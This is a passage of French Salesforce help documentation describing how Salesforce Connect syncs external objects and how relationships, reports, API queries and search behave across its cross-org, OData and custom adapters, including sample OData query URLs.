- Chaque organisation peut avoir jusqu'à 100 objets externes. La synchronisation échoue si elle entraîne un dépassement de cette limitation pour votre organisation.
- Les noms d'objet doivent être uniques dans l'ensemble des objets standard, personnalisés et externes de l'organisation.La synchronisation échoue si elle tente de créer un objet externe dont le nom d'API est en conflit avec celui d'un objet existant dans l'organisation. Le cas échéant, déterminez si l'objectif existant est nécessaire. Dans la négative, supprimez cet objet, puis synchronisez.

  Si l'objet est requis, changez le nom d'API de l'objet existant pour éliminer le conflit avec le tableau que vous tentez de synchroniser. Cependant, si l'objet existant est un objet externe qui a déjà été synchronisé, vous ne pouvez pas le resynchroniser. Mettez manuellement à jour l'objet externe et ses champs, si nécessaire, lorsque le schéma change dans le système externe.

  Conseil: Nous recommandons de créer vos sources de données externes et objets externes dans une organisation Developer Edition. Utilisez ensuite des packages gérés pour déployer les sources de données externes et les objets externes vers les autres organisations. Vous évitez ainsi les conflits de nom entre les objets externes et les autres objets de votre organisation en appliquant un préfixe d'espace de noms.

- La synchronisation est un processus unique. Si le schéma du système externe est modifié, les modifications ne sont pas automatiquement synchronisées vers votre organisation Salesforce. Resynchronisez les objets pour appliquer les modifications dans le système externe.
- Chaque objet externe créé par synchronisation a un `Statut de déploiement` défini sur En cours de développement. Lorsque vous êtes prêt(e) à exposer un objet externe aux utilisateurs, définissez son `Statut de déploiement` sur Déployé. La resynchronisation d'un objet externe ne change pas son statut de déploiement.
- Lorsque vous resynchronisez un objet externe :
  - `Afficher le champ de référence de l'URL` est défini sur Aucun.

  - Si un champ personnalisé a un attribut `Est un champ Nom`, l'attribut est supprimé. Le champ standard `ID externe` est utilisé comme champ de nom de l'objet externe.

- La synchronisation ne crée pas de champ de relation dans les objets externes de votre organisation Salesforce. Vous pouvez toutefois modifier le type d'un champ personnalisé créé par synchronisation dans Relation de référence, Relation de référence externe ou Relation de référence indirecte. La modification du type d'un champ personnalisé existant est plus simple et plus efficace que la création manuelle d'un champ de relations dans l'objet externe.

  Par exemple, supposons qu'un système externe a une relation de clé étrangère. La synchronisation des tableaux associés crée un champ de texte dans votre organisation, pour la colonne externe qui identifie les clés étrangères. Pour refléter la relation de clé étrangère au sein de votre organisation, changez le type de ce champ de texte en Relation de référence externe.

- Un champ de relation est un type de champ personnalisé. Par conséquent, comme tous les champs personnalisés d'un objet externe, les champs de relation peuvent être remplacés lors de la synchronisation de l'objet externe. Reportez-vous aux considérations relatives à la synchronisation pour chaque adaptateur Salesforce Connect que vous utilisez.
- Pour des champs de texte dans des objets externes, assurez-vous que la longueur spécifiée est suffisante pour contenir les valeurs externes. Si la valeur d'un système externe dépasse la longueur du champ de texte associé dans l'objet externe, la valeur est tronquée dans votre organisation Salesforce. Pour éviter de tronquer les valeurs de champ de texte, augmentez la longueur de champ de texte dans l'objet externe.
- Pour les champs numériques des objets externes, assurez-vous que la longueur spécifiée peut inclure tous les chiffres à gauche de la virgule des valeurs externes. Si la valeur numérique d'un système externe dépasse la longueur du champ numérique associé dans l'objet externe, la valeur est vide dans votre organisation Salesforce. Si vous remarquez des valeurs de champ numérique vides, ajustez la `longueur` et les `décimales` du champ numérique dans l'objet externe afin d'augmenter le nombre de décimales acceptées. Si le nombre de décimales des valeurs externes dépasse la limitation spécifiée, la valeur est tronquée.

Consultez également les considérations pour chaque adaptateur Salesforce Connect que vous utilisez.

Considérations relatives à la synchronisation pour Salesforce Connect : adaptateur inter-organisations

Lorsque vous validez et synchronisez une source de données externe de type `Salesforce Connect: Inter-organisations`, certains comportements spéciaux et certaines limitations s'appliquent.

Considérations relatives à la synchronisation pour Salesforce Connect : adaptateur OData 2.0 ou 4.0

Lorsque vous validez et synchronisez une source de données externe de type `Salesforce Connect: OData 2.0` ou `Salesforce Connect : OData 4.0`, certains comportements et certaines limitations s'appliquent.

Considérations relatives à la synchronisation pour Salesforce Connect : adaptateur personnalisé

Lorsque vous validez et synchronisez une source de données externe de type `Salesforce Connect: Custom`, certains comportements spéciaux et certaines limitations s'appliquent.

CONSULTER ÉGALEMENT :

Salesforce Connect

Considérations relatives à Salesforce Connect : tous les adaptateurs

Statut de déploiement des objets personnalisés et des objets externes

### Considérations relatives à la synchronisation pour Salesforce Connect : adaptateur inter-organisations

Lorsque vous validez et synchronisez une source de données externe de type `Salesforce Connect: Inter-organisations`, certains comportements spéciaux et certaines limitations s'appliquent.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition

Disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

- Les objets et les champs qui peuvent être synchronisés sont déterminés par les autorisations d'objet et les autorisations de champ de l'utilisateur de l'organisation fournisseur, dont les identifiants sont définis dans la définition de la source de données externe. Reportez-vous à Accès des utilisateurs aux données externes dans Salesforce Connect : adaptateur inter-organisations à la page 5708.
- Seuls les objets qui peuvent être interrogés peuvent être synchronisés.
- Vous ne pouvez pas synchroniser un objet dont le nom d'API contient 38 caractère ou plus. Le nom d'un objet externe ne peut pas dépasser 40 caractères, y compris le suffixe `__x` automatiquement ajouté. Reportez-vous à Noms d'API pour des objets externes et des champs personnalisés dans Salesforce Connect : adaptateur inter-organisations à la page 5707.
- Les types de champ suivants ne sont pas synchronisés :
  - Numérotation automatique
  - Texte crypté
  - Zone de texte enrichi
- La synchronisation active toujours la recherche dans l'objet externe lorsque la recherche est activée à la source de données externe, et inversement.
- Les champs hiérarchiques, de référence et de relations principal-détail sont synchronisés. Toutefois, dans l'organisation abonnée, leurs valeurs sont affichées sous la forme d'ID, pas de noms d'enregistrement.

  Par exemple, supposons que nous synchronisons l'objet Compte. Lorsque nous affichons le compte Acme Wireless dans l'organisation fournisseur, la valeur du champ Propriétaire du compte (`Account.OwnerId`) est John Smith. Lorsque nous affichons le compte équivalent dans l'organisation abonnée, la valeur du champ (`Account__x.OwnerId__c`) est 005B00000019eaplAA.
- Les noms et les étiquettes des champs synchronisés dans l'organisation abonnée sont dérivés des noms d'API (pas des étiquettes) des champs de l'organisation fournisseur. Par exemple, l'objet Compte dans l'organisation fournisseur inclut le champ standard Propriétaire du compte (`OwnerId`). Si nous synchronisons l'objet Compte, le champ `Account__x.OwnerId__c` dans l'organisation abonnée porte l'étiquette « ID de propriétaire » et le nom « OwnerId ».

**Important:** Lorsque vous sélectionnez les objets de l'organisation fournisseur à synchroniser, déterminez si une coche est affichée dans la colonne Synchronisé.

Si une coche Synchronisé est affichée, l'organisation abonnée a un objet externe dont le nom d'objet (par exemple, `Account__x`) l'associe à l'objet de l'organisation fournisseur (par exemple, `Account`). Si vous sélectionnez l'objet, puis cliquez sur **Synchroniser** :

- L'objet externe est remplacé.
- Tout champ personnalisé de l'objet externe est remplacé si son nom d'API (par exemple, `Email_c__c`) l'associe à un champ de l'organisation fournisseur (par exemple, `Email__c`).
- Tous les champs personnalisés de l'objet externe restent inchangés, y compris :
  - Les champs personnalisés déjà synchronisés dont le nom d'API a été modifié en changeant la valeur `Nom du champ`.
  - Les champs personnalisés ajoutés manuellement dont le nom d'API n'est associé à aucun champ de l'objet dans l'organisation fournisseur.

Si aune coche Synchronisé n'est affichée et que vous synchronisez l'objet, un nouvel objet externe est créé dans l'organisation abonnée.

Par exemple, le nom d'objet est modifié dans l'organisation fournisseur pour ne plus être associé au nom de l'objet externe dans l'organisation abonnée. La synchronisation de cet objet crée un nouvel objet externe dans l'organisation abonnée. Nous recommandons de modifier le nom de l'objet externe existant pour qu'il corresponde au nom de l'objet mis à jour dans l'organisation fournisseur avant la synchronisation.

Consultez également les considérations qui s'appliquent à tous les adaptateurs Salesforce Connect.

CONSULTER ÉGALEMENT :

Noms d'API pour des objets externes et des champs personnalisés dans Salesforce Connect : adaptateurinter-organisations

Organisations abonnée et fournisseur dans Salesforce Connect : adaptateur inter-organisations

Considérations relatives à la synchronisation pour Salesforce Connect : tous les adaptateurs

Adaptateur inter-organisations pour Salesforce Connect

### Considérations relatives à la synchronisation pour Salesforce Connect : adaptateur OData 2.0 ou 4.0

Lorsque vous validez et synchronisez une source de données externe de type `Salesforce Connect: OData 2.0` ou `Salesforce Connect : OData 4.0`, certains comportements et certaines limitations s'appliquent.

- La synchronisation active toujours la recherche dans l'objet externe lorsque la recherche est activée à la source de données externe, et inversement.
- Pour consulter la liste des types OData prise en charge, reportez-vous à « Mappage de type OData » dans l'aide de Salesforce.

**Important:** Lorsque vous sélectionnez les tableaux à synchroniser, vérifiez si une coche est affichée dans la colonne Synchronisé.

Si la coche Synchronisé est affichée, cela signifie que le nom d'un objet externe de votre organisation correspond au nom du tableau. Si vous sélectionnez le tableau, puis cliquez sur **Synchroniser** :

- L'objet externe est remplacé.
- Tous les champs personnalisés de l'objet externe sont remplacés si leur nom d'API (par exemple, `Email__c`) les associent à un nom de la colonne du tableau (par exemple, `Email`).
- Tous les champs personnalisés de l'objet externe restent inchangés, y compris :
  - Les champs personnalisés déjà synchronisés dont le nom d'API a été modifié en changeant la valeur `Nom du champ`.
  - Les champs personnalisés ajoutés manuellement dont les noms d'API sont associés à des noms de colonne du tableau.

Si aucune coche Synchronisé n'est affichée et que vous synchronisez le tableau, un nouvel objet externe est créé dans votre organisation. Le nom du nouvel objet externe correspond au nom du tableau.

Par exemple, si le nom du tableau est modifié sur le système externe et ne correspond plus au nom de l'objet externe, la synchronisation de ce tableau crée un nouvel objet externe dans Salesforce. Avant de synchroniser le tableau, nous recommandons de modifier le nom de

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition

Disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

l'objet externe existant pour qu'il corresponde au nouveau nom du tableau sur le système externe.

Consultez également les considérations qui s'appliquent à tous les adaptateurs Salesforce Connect.

CONSULTER ÉGALEMENT :

- Considérations relatives à la synchronisation pour Salesforce Connect : tous les adaptateurs
- Définition d'une source de données externe pour Salesforce Connect : adaptateur OData 2.0 ou 4.0
- Adaptateur OData 2.0 ou 4.0 pour Salesforce Connect
- Mappage de type OData

### Considérations relatives à la synchronisation pour Salesforce Connect : adaptateur personnalisé

Lorsque vous validez et synchronisez une source de données externe de type `Salesforce Connect: Custom`, certains comportements spéciaux et certaines limitations s'appliquent.

- La synchronisation active toujours la recherche dans l'objet externe lorsque la recherche est activée à la source de données externe, et inversement. Pour une source de données externe de type Salesforce Connect: Custom, la recherche est activée lorsque la classe `DataSource.Provider` de l'adaptateur personnalisé déclare la capacité `DataSource.Capability.SEARCH`.

**Important:** Lorsque vous sélectionnez les tableaux à synchroniser, vérifiez si une coche est affichée dans la colonne Synchronisé.

Si la coche Synchronisé est affichée, cela signifie que le nom d'un objet externe de votre organisation correspond au nom du tableau. Si vous sélectionnez le tableau, puis cliquez sur **Synchroniser** :

- L'objet externe est remplacé.
- Tous les champs personnalisés de l'objet externe sont remplacés si leur nom d'API (par exemple, `Email__c`) les associent à un nom de la colonne du tableau (par exemple, `Email`).
- Tous les champs personnalisés de l'objet externe restent inchangés, y compris :
  - Les champs personnalisés déjà synchronisés dont le nom d'API a été modifié en changeant la valeur `Nom du champ`.
  - Les champs personnalisés ajoutés manuellement dont les noms d'API sont associés à des noms de colonne du tableau.
- La synchronisation active toujours la recherche dans l'objet externe lorsque la recherche est activée à la source de données externe, et inversement. Pour une source de données externe de type Salesforce Connect: Custom, la recherche est activée lorsque la classe `DataSource.Provider` de l'adaptateur personnalisé déclare la capacité `DataSource.Capability.SEARCH`.

Si aucune coche Synchronisé n'est affichée et que vous synchronisez le tableau, un nouvel objet externe est créé dans votre organisation. Le nom du nouvel objet externe correspond au nom du tableau.

Par exemple, supposons que vous changez le nom du tableau dans la classe `DataSource.Connection` de l'adaptateur personnalisé et qu'il ne correspond plus au nom de l'objet externe. La synchronisation de ce tableau crée un nouvel objet externe

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition

Disponible moyennant un coût supplémentaire dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

dans Salesforce. Avant de synchroniser ce tableau, nous recommandons de changer le nom de l'objet externe existant pour qu'il corresponde au nouveau nom du tableau dans la classe `DataSource.Connection`.

Consultez également les considérations qui s'appliquent à tous les adaptateurs Salesforce Connect.

CONSULTER ÉGALEMENT :

Considérations relatives à la synchronisation pour Salesforce Connect : tous les adaptateurs

Définition d'une source de données externe pour Salesforce Connect : adaptateur personnalisé

Adaptateur personnalisé pour Salesforce Connect

## Considérations relatives à la relation pour Salesforce Connect : tous les adaptateurs

Les relations de référence, de référence externe et de référence indirecte ont des comportements et des limitations spécifiques.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition

Disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

- Seules les relations de référence, de référence externe et de référence indirecte sont disponibles pour des objets externes. Aucun autre type de relation n'est pris en charge.
- Selon la disponibilité du système externe, le chargement des listes associées des objets externes enfants peut être lent lorsque les utilisateurs consultent les pages de détail des enregistrements parents.
- Les relations qui impliquent des objets externes permettent aux utilisateurs de créer des enregistrements enfants depuis les pages de détail des enregistrements parents. Cependant, le champ de relation de chaque nouvel enregistrement enfant n'est pas automatiquement renseigné pour identifier l'enregistrement parent.
- La synchronisation ne crée pas de champ de relation dans les objets externes de votre organisation Salesforce. Vous pouvez toutefois modifier le type d'un champ personnalisé créé par synchronisation dans Relation de référence, Relation de référence externe ou Relation de référence indirecte. La modification du type d'un champ personnalisé existant est plus simple et plus efficace que la création manuelle d'un champ de relations dans l'objet externe.

  Par exemple, supposons qu'un système externe a une relation de clé étrangère. La synchronisation des tableaux associés crée un champ de texte dans votre organisation, pour la colonne externe qui identifie les clés étrangères. Pour refléter la relation de clé étrangère au sein de votre organisation, changez le type de ce champ de texte en Relation de référence externe.
- Un champ de relation est un type de champ personnalisé. Par conséquent, comme tous les champs personnalisés d'un objet externe, les champs de relation peuvent être remplacés lors de la synchronisation de l'objet externe. Reportez-vous aux considérations relatives à la synchronisation pour chaque adaptateur Salesforce Connect que vous utilisez.
- La suppression en cascade n'est pas disponible pour les relations d'objet externe.
- Dans Salesforce Classic les champs de référence externe et de relation de référence indirecte n'affichent pas les noms des enregistrements parents attendus.
  - Un champ de référence externe affiche l'ID de l'objet parent ou la valeur du champ standard ID externe de l'objet parent. Ce dernier est affiché par défaut. Cependant, si un champ personnalisé de l'objet parent a un attribut Est un champ Nom, l'ID de l'objet parent est affiché.
  - Un champ de référence indirecte affiche la valeur du champ cible dans l'objet parent. Pour rechercher les enregistrements associés, les valeurs du champ cible sont mappées avec celles du champ de relation de référence indirecte dans l'objet enfant. Le champ cible, qui a les attributs `ID externe` et `Unique`, est sélectionné lors de la création d'un champ de référence indirecte.

- Lorsqu'un utilisateur essaie de modifier un champ de relation de référence externe ou indirecte, aucune boîte de dialogue de référence n'est disponible pour sélectionner l'enregistrement parent.
  - Pour modifier un champ de relation de référence externe, saisissez manuellement la valeur du champ standard `ID externe` de l'enregistrement parent.
  - Pour modifier un champ de relation de référence indirecte, saisissez manuellement la valeur du champ cible de l'enregistrement parent. Le champ cible correspond au champ personnalisé doté des attributs `ID externe` et `Unique`, qui a été sélectionné lors de la création de la relation de référence indirecte. Pour déterminer les enregistrements associés, Salesforce mappe les valeurs des champs cibles à celles du champ de relation de référence indirecte dans l'objet enfant.
- Avec des relations de référence externe et de référence indirecte, l'enregistrement parent se présente sous la forme d'un lien dans le champ de relation de l'enregistrement enfant. Si l'enregistrement enfant est visualisé par un utilisateur qui n'a pas accès à l'enregistrement parent, l'enregistrement parent est affiché dans le champ de relation en texte brut au lieu d'un lien.
- Les filtres de référence ne sont pas disponibles pour les champs de relation de référence externe.
- Les champs de relation de référence indirecte peuvent être créés uniquement dans des objets externes.
- Seuls les objets qui ont un champ personnalisé avec les attributs `ID externe` et `Unique` sont disponibles en tant qu'objets parents dans des relations de référence indirectes. Si l'objet voulu n'est pas affiché lorsque vous créez un champ de relation de référence indirecte, ajoutez un champ ID externe personnalisé unique à cet objet.
- Si le système externe utilise des valeurs sensibles à la casse dans le Nom de colonne externe spécifié, assurez-vous que le champ de l'objet parent est également sensible à la casse. Lorsque vous définissez le champ personnalisé de l'objet parent, sélectionnez **ID externe**, **Unique** et **Considérer « ABC » et « abc » comme des valeurs différentes (sensible à la casse)**.

CONSULTER ÉGALEMENT :

Relations des objets externes

Considérations relatives à la synchronisation pour Salesforce Connect : tous les adaptateurs

Salesforce Connect

Considérations relatives à Salesforce Connect : tous les adaptateurs

## Considérations relatives aux rapports pour Salesforce Connect : tous les adaptateurs

Des limitations et les comportements spéciaux s'appliquent aux rapports qui comprennent des objets externes.

- Selon la latence réseau et la disponibilité du système externe, l'exécution des rapports qui comprennent un objet externe peut être longue.
- Lorsque vous exécutez un rapport, votre organisation émet un appel externe de requête pour chaque objet externe du rapport.
- Lorsque vous exécutez un rapport au format joint, votre organisation émet des appels externes de requête séparés pour chaque bloc.
- Si la longueur de l'URL d'un appel externe de rapport atteint ou dépasse 2 Ko, votre organisation sépare la requête en plusieurs appels HTTP, et chaque URL est inférieure à 2 Ko.
- Lorsqu'un rapport comprend un objet externe, il analyse jusqu'à 2000 enregistrements pour l'objet principal. Cette limitation s'applique, que l'objet principal soit standard, personnalisé ou externe.
  - Si le rapport ne contient aucun objet enfant, le nombre total de lignes est inférieur ou égal à 2000.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition

Disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

  - Si le rapport contient un objet enfant, le nombre total de lignes peut être supérieur ou inférieur à 2000, selon le nombre d'enregistrements enfants analysés.

- De la même façon que tous les appels externes pour des objets externes, les appels externes des rapports sont limités par les adaptateurs Salesforce Connect utilisés.

| Adaptateur Salesforce Connect | Description | Où trouver les limitations en appels externes |
|---|---|---|
| Cross-org | Utilise l'API REST Force.com pour accéder à des données stockées dans d'autres organisations Salesforce. | Aucune limitation en appels externes. Cependant, chaque appel externe est pris en compte dans les limitations d'utilisation d'API de l'organisation fournisseur.<br>*Aide de Salesforce* : Considérations relatives à l'utilisation de l'API pour Salesforce Connect : adaptateur inter-organisations<br>*Salesforce Limits Quick Reference Guide* : API Requests Limits |
| OData 2.0<br>OData 4.0 | Utilise le protocole Open Data pour accéder à des données stockées hors de Salesforce. Le système externe doit être exposé via des producteurs OData. | *Aide de Salesforce* : Limitations générales de Salesforce Connect : adaptateurs OData 2.0 et 4.0 |
| Adaptateur personnalisé créé via Apex | Vous utilisez l'infrastructure du connecteur Apex pour développer votre propre adaptateur personnalisé lorsque les autres adaptateurs disponibles ne répondent pas à vos besoins.<br>Un adaptateur personnalisé peut récupérer les données de n'importe quelle source. Par exemple, des données peuvent être récupérées sur Internet via des appels externes, et d'autres données peuvent être manipulées ou même générées par programmation. | *Apex Developer Guide* : Callout Limits and Limitations<br>*Apex Developer Guide* : Execution Governors and Limits |

- En présence d'ensembles de données externes volumineux, les appels externes des rapports accèdent généralement à un sous-ensemble des données.
  - Si les résultats du rapport renvoient quelques lignes seulement ou aucune ligne, essayez de personnaliser le rapport pour obtenir un nombre de lignes d'objets externes plus pertinent.
  - Si le rapport comprend des formules et des champs récapitulatifs, il est possible que ces valeurs agrégées reflètent un sous-ensemble de vos données seulement. Pour améliorer la précision des valeurs agrégées, essayez de personnaliser le rapport pour obtenir des données plus pertinentes.
- L'option **Volume de données élevé** doit être désactivée pour les sources de données externes associées des objets externes. Cette exigence ne s'applique pas à l'adaptateur inter-organisations pour Salesforce Connect.
- Les filtres croisés ne prennent pas en charge les relations de référence externes. Une relation de référence externe associe un objet enfant standard, personnalisé ou externe à un objet parent externe.
- Les fonctionnalités de rapport ci-dessous ne sont pas disponibles avec des objets externes.

  - Compartiments et champs de compartiment
  - Rapport sur les tendances historiques
- Les rapports peuvent inclure ou référencer des objets externes via des champs de référence, de référence externe ou de relation de référence indirecte. Si ces champs de relation ne sont pas des ID Salesforce ou les champs de nom d'objets parents, le rapport renvoie uniquement des valeurs vides pour ces champs de relation.

CONSULTER ÉGALEMENT :

Dépannage des rapports

Relations des objets externes

Considérations relatives à Salesforce Connect : tous les adaptateurs

### Considérations relatives au fil d'enregistrement pour Salesforce Connect : tous les adaptateurs

Les fils Chatter dans les objets externes ont des comportements et des limitations spécifiques.

- Le suivi historique des champs n'est pas disponible pour les objets externes.
- Les fils d'enregistrement ne sont pas disponibles pour les objets externes Salesforce Connect mappés avec des sources de données externes à volumes de données importants.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition

Disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

CONSULTER ÉGALEMENT :

Salesforce Connect

Considérations relatives à Salesforce Connect : tous les adaptateurs

### Considérations relatives aux requêtes d'API pour Salesforce Connect : tous les adaptateurs

Des limitations et des comportements et spéciaux s'appliquent aux appels `queryAll()` et `queryMore()` à des données externes.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition

Disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

**`queryAll()`**
Puisque Salesforce ne suit pas les modifications apportées aux données externes, le comportement de l'appel `queryAll()` est identique à celui de `query()` pour des objets externes.

**`queryMore()`**
Généralement, les requêtes de données externes Salesforce Connect produisent des résultats volumineux qui sont répartis en lots ou en pages plus petits. Lors de l'interrogation d'objets externes, Salesforce Connect accède en temps réel aux données externes via des appels externes du service Web. Chaque appel `queryMore()` entraîne un appel externe du service Web. Les limitations par lot et les tailles de page dépendent de votre adaptateur et de la configuration de la source de données externe.

Nous recommandons la procédure suivante :

- Dans la mesure du possible, évitez la pagination en filtrant vos requêtes d'objets externes pour renvoyer un nombre de lignes inférieur à la taille du lot, qui est de 500 lignes par défaut. Notez que l'obtention de chaque lot nécessite un appel `queryMore()`, qui entraîne un appel externe de service Web.

- Si les données externes changent fréquemment, évitez d'utiliser des appels `queryMore()`. Si les données externes sont modifiées entre des appels `queryMore()`, vous risquez d'obtenir un `QueryResult` inattendu.

Si l'objet principal ou « pilote » d'une instruction `SELECT` est un objet externe, `queryMore()` prend charge uniquement cet objet externe et ne prend pas en charge les requêtes secondaires.

Considérations relatives aux requêtes d'API pour Salesforce Connect : adaptateurs OData 2.0 et 4.0
Des limitations et des comportements spéciaux affectent les requêtes d'API de données externes via les adaptateurs OData pour Salesforce Connect.

Considérations relatives aux requêtes d'API pour Salesforce Connect : adaptateur personnalisé
Des limitations et des comportements spéciaux affectent les requêtes d'API de données externes via des adaptateurs personnalisés pour Salesforce Connect.

CONSULTER ÉGALEMENT :

Considérations relatives à SOQL pour Salesforce Connect : tous les adaptateurs
Salesforce Connect
Considérations relatives à Salesforce Connect : tous les adaptateurs

### Considérations relatives aux requêtes d'API pour Salesforce Connect : adaptateurs OData 2.0 et 4.0

Des limitations et des comportements spéciaux affectent les requêtes d'API de données externes via les adaptateurs OData pour Salesforce Connect.

Par défaut, les adaptateurs OData 2.0 et 4.0 pour Salesforce Connect utilisent une pagination pilotée par le client. Avec la pagination pilotée par le client, les adaptateurs OData convertissent chaque appel `queryMore()` en requête OData qui utilise les options de requête système `$skip` et `$top` pour spécifier les limitations par lot et la taille de page. Ces options sont similaires à l'utilisation de clauses `LIMIT` et `OFFSET` pour parcourir un ensemble de résultats.

Si vous activez la pagination pilotée par le serveur dans une source de données externe, Salesforce ignore les tailles de page demandées, y compris la taille de lot `queryMore()` par défaut de 500 lignes. Les pages renvoyées par le système externe déterminent les lots.

Consultez également les considérations qui s'appliquent à tous les adaptateurs Salesforce Connect.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition

Disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

CONSULTER ÉGALEMENT :

Considérations relatives aux requêtes d'API pour Salesforce Connect : tous les adaptateurs
Options des chaînes de requête OData
Adaptateur OData 2.0 ou 4.0 pour Salesforce Connect
Définition d'une source de données externe pour Salesforce Connect : adaptateur OData 2.0 ou 4.0

### Considérations relatives aux requêtes d'API pour Salesforce Connect : adaptateur personnalisé

Des limitations et des comportements spéciaux affectent les requêtes d'API de données externes via des adaptateurs personnalisés pour Salesforce Connect.

Les adaptateurs personnalisés pour Salesforce Connect, que vous créez avec l'infrastructure du connecteur Apex, ne prennent pas automatiquement charge `queryMore()` ni la pagination, quelle qu'elle soit. Vous pouvez mettre en œuvre `queryMore()` et la pagination pilotée par le client en utilisant les clauses `LIMIT` et `OFFSET` pour parcourir les ensembles de résultats.

Si vous activez la pagination pilotée par le serveur dans une source de données externe, Salesforce ignore les tailles de page demandées, y compris la taille de lot `queryMore()` par défaut de 500 lignes. Les pages renvoyées par le système externe déterminent les lots. Pour activer la pagination pilotée par le serveur pour un adaptateur personnalisé, la classe `DataSource.Provider` doit déclarer la capacité `QUERY_PAGINATION_SERVER_DRIVEN` dans la méthode `getCapabilities`. De plus, le code Apex doit générer un jeton de requête et l'utiliser pour déterminer et analyser le lot de résultats suivant.

Consultez également les considérations qui s'appliquent à tous les adaptateurs Salesforce Connect.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition

Disponible moyennant un coût supplémentaire dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

CONSULTER ÉGALEMENT :

Considérations relatives aux requêtes d'API pour Salesforce Connect : tous les adaptateurs

Adaptateur personnalisé pour Salesforce Connect

*Guide du développeur Apex*

## Considérations relatives à la recherche pour Salesforce Connect : tous les adaptateurs

Certaines limitations et certains comportements affectent les recherches d'objets externes.

- Pour inclure un objet externe dans les recherches SOSL et Salesforce, activez la recherche aussi bien dans l'objet externe que dans la source de données externe. Cependant, la synchronisation remplace toujours le statut de recherche des objets externes afin de correspondre à celui de la source de données externe.
- Seuls les champs de texte, de zone de texte et de zone de texte long peuvent faire l'objet de recherches dans des objets externes. Si aucun champ ne peut être la cible d'une recherche dans un objet externe, les recherches sur cet objet ne renvoient pas d'enregistrement.
- Nous recommandons de définir le système externe pour interpréter les chaînes de requêtes de recherche comme vous le souhaitez. Par exemple, vos utilisateurs souhaitent rechercher des chaînes insensibles à la casse.

Consultez également les considérations pour chaque adaptateur Salesforce Connect que vous utilisez.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition

Disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Considérations relatives à la recherche pour Salesforce Connect : adaptateur OData 2.0

Des limitations et des comportements spéciaux affectent les recherches de données externes via l'adaptateur OData 2,0 pour Salesforce Connect.

Considérations relatives à la recherche pour Salesforce Connect : adaptateur OData 4,0

Des limitations et des comportements spéciaux affectent les recherches de données externes via l'adaptateur OData 4,0 pour Salesforce Connect.

CONSULTER ÉGALEMENT :

Considérations relatives à Salesforce Connect : tous les adaptateurs

Considérations relatives à la synchronisation pour Salesforce Connect : tous les adaptateurs

Salesforce Connect

### Considérations relatives à la recherche pour Salesforce Connect : adaptateur OData 2.0

Des limitations et des comportements spéciaux affectent les recherches de données externes via l'adaptateur OData 2,0 pour Salesforce Connect.

Nous envoyons la chaîne de requête de recherche complète au système externe sous la forme d'une phrase unique sensible à la casse dans laquelle tous les caractères de ponctuation ASCII ont été retirés sauf les tirets (-). Par exemple, si un utilisateur recherche *Ventes & Marketing*, le système externe reçoit « Ventes Marketing » en tant que chaîne de requête de recherche sensible à la casse.

De plus, la chaîne de requête de recherche est utilisée par défaut en tant que valeur `substringof` dans l'option de requête système `$filter`. Dans l'exemple suivant, la chaîne de requête de recherche est *Acme*.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition

Disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

```
http://services.example.org/my.svc/Shippers?
$select=CompanyName,Phone,ShipperID&$inlinecount=allpages&
$filter=substringof('Acme',CompanyName)+eq+true+
or+substringof('Acme',Phone)+eq+true&$top=26
```

Nous recommandons de mettre en oeuvre une option de requête personnalisée « recherche de texte libre » dans le producteur OData. Spécifiez le nom de ce paramètre de chaîne de recherche dans le champ `Option de requête personnalisée pour la recherche Salesforce` de la source de données externe. Dans l'exemple suivant, le paramètre de requête personnalisé s'intitule `doSearch` et la chaîne de requête de recherche est *Acme*.

```
http://services.example.org/my.svc/Shippers?
$select=CompanyName,Phone,ShipperID&
$inlinecount=allpages&doSearch=Acme&$top=26
```

Pour en savoir plus sur les conventions URI OData, visitez le site `www.odata.org`.

Consultez également les considérations qui s'appliquent à tous les adaptateurs Salesforce Connect.

CONSULTER ÉGALEMENT :

Considérations relatives à la recherche pour Salesforce Connect : tous les adaptateurs

Options des chaînes de requête OData

Adaptateur OData 2.0 ou 4.0 pour Salesforce Connect

### Considérations relatives à la recherche pour Salesforce Connect : adaptateur OData 4,0

Des limitations et des comportements spéciaux affectent les recherches de données externes via l'adaptateur OData 4,0 pour Salesforce Connect.

Nous envoyons la chaîne de requête de recherche complète au système externe sous la forme d'une phrase unique sensible à la casse dans laquelle tous les caractères de ponctuation ASCII ont été retirés sauf les tirets (-). Par exemple, si un utilisateur recherche *Ventes & Marketing*, le système externe reçoit « Ventes Marketing » en tant que chaîne de requête de recherche sensible à la casse.

De plus, la chaîne de requête de recherche est utilisée par défaut en tant que valeur `contains` dans l'option de requête système `$filter`. Dans l'exemple suivant, la chaîne de requête de recherche est *Acme*.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition

Disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

```
http://services.example.org/v4.svc/Shippers?
